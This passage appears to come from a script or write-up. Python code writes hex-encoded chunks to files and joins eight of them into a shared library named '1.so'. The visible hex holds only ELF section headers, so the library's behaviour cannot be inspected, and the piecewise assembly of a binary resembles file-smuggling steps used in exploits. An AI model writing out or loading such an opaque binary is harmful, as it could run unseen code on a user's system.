162002e6e6f74652e676e752e6275696c642d6964002e676e752e68617368002e64796e737
96d002e64796e737472002e676e752e76657273696f6e002e676e752e76657273696f6e5f7
2002e72656c612e64796e002e72656c612e706c74002e696e6974002e706c742e676f74002
e74657874002e66696e69002e65685f6672616d655f686472002e65685f6672616d65002e6
96e69745f6172726179002e66696e695f6172726179002e64796e616d6963002e676f742e7
06c74002e64617461002e627373002e636f6d6d656e74000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000001b000000070000000200000000000000380200000000000
038020000000000002400000000000000000000000000000000400000000000000000000000
00000002e000000f6ffff6f02000000000000006002000000000000600200000000000240
000000000000000300000000000000080000000000000000000000000000000380000000b000
000020000000000000088020000000000088020000000000000a800000000000000400000
001000000008000000000000001800000000000000400000000300000000200000000000003
003000000000000300300000000000078000000000000000000000000000000001000000000
000000000000000000000048000000ffffff6f020000000000000a803000000000000a8030
000000000000e000000000000000300000000000000020000000000000000200000000000000
055000000feffff6f020000000000000b803000000000000b803000000000000200000000000
000000004000000001000000")
open("g.bin", "wb").write(g)
h = bytes.fromhex("080000000000000000000000000000006400000004000000200000
000000000d803000000000000d803000000000000a800000000000000300000000000000
800000000000000180000000000000006e000000400000042000000000000000800400000000
000008004000000000000018000000000000000300000014000000080000000000000018000
000000000007800000001000000060000000000000000100000000000000010000000000000
017000000000000000000000000000000400000000000000000000000000000000730000000
100000006000000000000002010000000000000201000000000000020000000000000000000
000000000000010000000000000001000000000000007e000000010000000600000000000
000401000000000000040100000000000008000000000000000000000000000000000800000
000000000008000000000000008700000001000000060000000000000005010000000000000
010000000000000e700000000000000000000000000000000100000000000000000000000
000008d000000010000000600000000000000381100000000000038110000000000000900
000000000000000000000000000000400000000000000000000000000000000930000000100000
002000000000000000020000000000000000200000000000000240000000000000000000000
000000004000000000000000000000000000000a100000001000000020000000000000282
000000000000000282000000000000007c000000000000000000000000000000800000000000
000000000000000000ab0000000e000000030000000000000000f83d000000000000f82d000
000000000008000000000000000000000000000000000800000000000000000800000000000000b
70000000f000000030000000000000000003e000000000000002e000000000000008000000000
000000000000000000000000800000000000000000800000000000000c300000000600000003000
00000000000083e000000000000082e000000000000c001000000000000000400000000000000
008000000000000000100000000000000820000000100000000300000000000000c83f00000
0000000c82f000000000000020000000000000000000000000000000000800000000000000080
000000000000000cc000000010000000300000000000000e83f000000000000e82f000000000
000200000000000000000000000000000000000800000000000000000800000000000000d500000
001000000030000000000000000840000000000000000830000000000000000800000000000000
000000000000000000800000000000000000000000000000000db000000000800000000300000000
000001040000000000000103000000000000000800000000000000000000000000000001000
```

```
000000000000000000000000000e0000000100000030000000000000000000000000000000
01030000000000000001f0000000000000000000000000000000100000000000000010000000
00000000100000002000000000000000000000000000000000000030300000000000000700
20000000000001900000014000000008000000000000000180000000000000000900000003000
00000000000000000000000000000000000a0320000000000000770100000000000000000000
00000000001000000000000000000000000000000000110000000300000000000000000000
```

Plain Text

```
open("1.so", "wb").write(b"".join(open(f, "rb").read() for f in ["a.bin","b.bin","c.bin","d.bin","e.bin","f.bin","g.bin","h.bin"]))
```